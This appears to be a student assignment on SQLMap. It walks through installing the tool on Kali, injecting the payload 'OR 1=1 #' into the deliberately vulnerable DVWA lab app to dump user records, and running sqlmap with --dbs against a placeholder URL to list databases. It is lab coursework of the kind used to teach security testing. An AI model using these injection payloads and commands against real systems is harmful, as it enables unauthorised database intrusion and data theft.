

Assignment 2


Step -1 Purpose and Usage of SQLMap:

SQLMAP is an open-source penetration tool. SQLMAP allows you to automate the process of identifying and then exploiting SQL injection flaws and subsequently taking control of the database servers. In addition, SQLMAP comes with a detection engine that includes advanced features to support penetration testing.

Sqlmap supports six different injection techniques: boolean-based blind, time-based blind, error-based, UNION query, stacked queries, and out-of-band. Depending on the target application, some techniques may work better than others, or some may not work at all.

Step -2 Installing of SQLMap:

Install sqlmap by using command - "***sudo apt-get install sqlmap***"

A terminal window titled 'root@kali: /home/kali' showing the command 'apt-get install sqlmap' being executed. The output shows the package being upgraded, the amount of space needed, and the successful installation of sqlmap 1.8.3-1. The terminal has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(root@kali)-[/home/kali]' and the command is '# apt-get install sqlmap'. The output includes: 'Reading package lists... Done', 'Building dependency tree... Done', 'Reading state information... Done', 'The following packages will be upgraded:', 'sqlmap', '1 upgraded, 0 newly installed, 0 to remove and 578 not upgraded.', 'Need to get 6891 kB of archives.', 'After this operation, 0 B of additional disk space will be used.', 'Get:1 http://kali.download/kali kali-rolling/main amd64 sqlmap all 1.8.3-1 [6891 kB]', 'Fetched 6891 kB in 4s (1941 kB/s)', '(Reading database ... 403879 files and directories currently installed.)', 'Preparing to unpack .../sqlmap_1.8.3-1_all.deb ...', 'Unpacking sqlmap (1.8.3-1) over (1.8.2-1) ...', 'Setting up sqlmap (1.8.3-1) ...', 'Installing new version of config file /etc/sqlmap/sqlmap.conf ...', 'Processing triggers for wordlists (2023.2.0) ...', 'Processing triggers for kali-menu (2023.4.7) ...', 'Processing triggers for man-db (2.12.0-3) ...'. The prompt returns to '(root@kali)-[/home/kali]' with a cursor on the next line.

```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# apt-get install sqlmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be upgraded:
  sqlmap
1 upgraded, 0 newly installed, 0 to remove and 578 not upgraded.
Need to get 6891 kB of archives.
After this operation, 0 B of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 sqlmap all 1.8.3-1 [6891 kB]
Fetched 6891 kB in 4s (1941 kB/s)
(Reading database ... 403879 files and directories currently installed.)
Preparing to unpack .../sqlmap_1.8.3-1_all.deb ...
Unpacking sqlmap (1.8.3-1) over (1.8.2-1) ...
Setting up sqlmap (1.8.3-1) ...
Installing new version of config file /etc/sqlmap/sqlmap.conf ...
Processing triggers for wordlists (2023.2.0) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for man-db (2.12.0-3) ...

(root@kali)-[/home/kali]
#
```


Step -3 Identifying a Vulnerable Web Application:

The below image is the login page of the vulnerable DVWA site.



The image shows the login page of the DVWA (Damn Vulnerable Web Application) site. At the top is the DVWA logo. Below it are two input fields: 'Username' with the text 'admin' and 'Password' with masked characters. A 'Login' button is positioned below the password field.

Open SQL injection tab and tap 'OR 1=1 #' then we get



The image shows the DVWA interface with the 'SQL Injection' tab selected in the left sidebar. The main content area displays the results of a successful SQL injection attack using the payload 'OR 1=1 #'. The results show multiple user records returned by the database.

ID	First name	Surname
1	admin	admin
2	Gordon	Brown
3	Hack	Me
4	Pablo	Picasso
5	Bob	Smith

Hence we conclude that this is a vulnerability showing the user information and hence this is a vulnerable site.

Step -4 Performing a Basic SQL Injection Attack:

Lets perform simple sql injection attack, for that use the below code

`sqlmap -u "http://target.com/page.php?id=1" --dbs`

this will give the database information of the target.

```
available databases [2]:
[*] acuart
[*] information_schema
```

Step -5 Documenting the Steps:

- To install sqlmap use - **`sudo apt-get install sqlmap`**
- To get database of target site use -
`sqlmap -u "http://target.com/page.php?id=1" --dbs`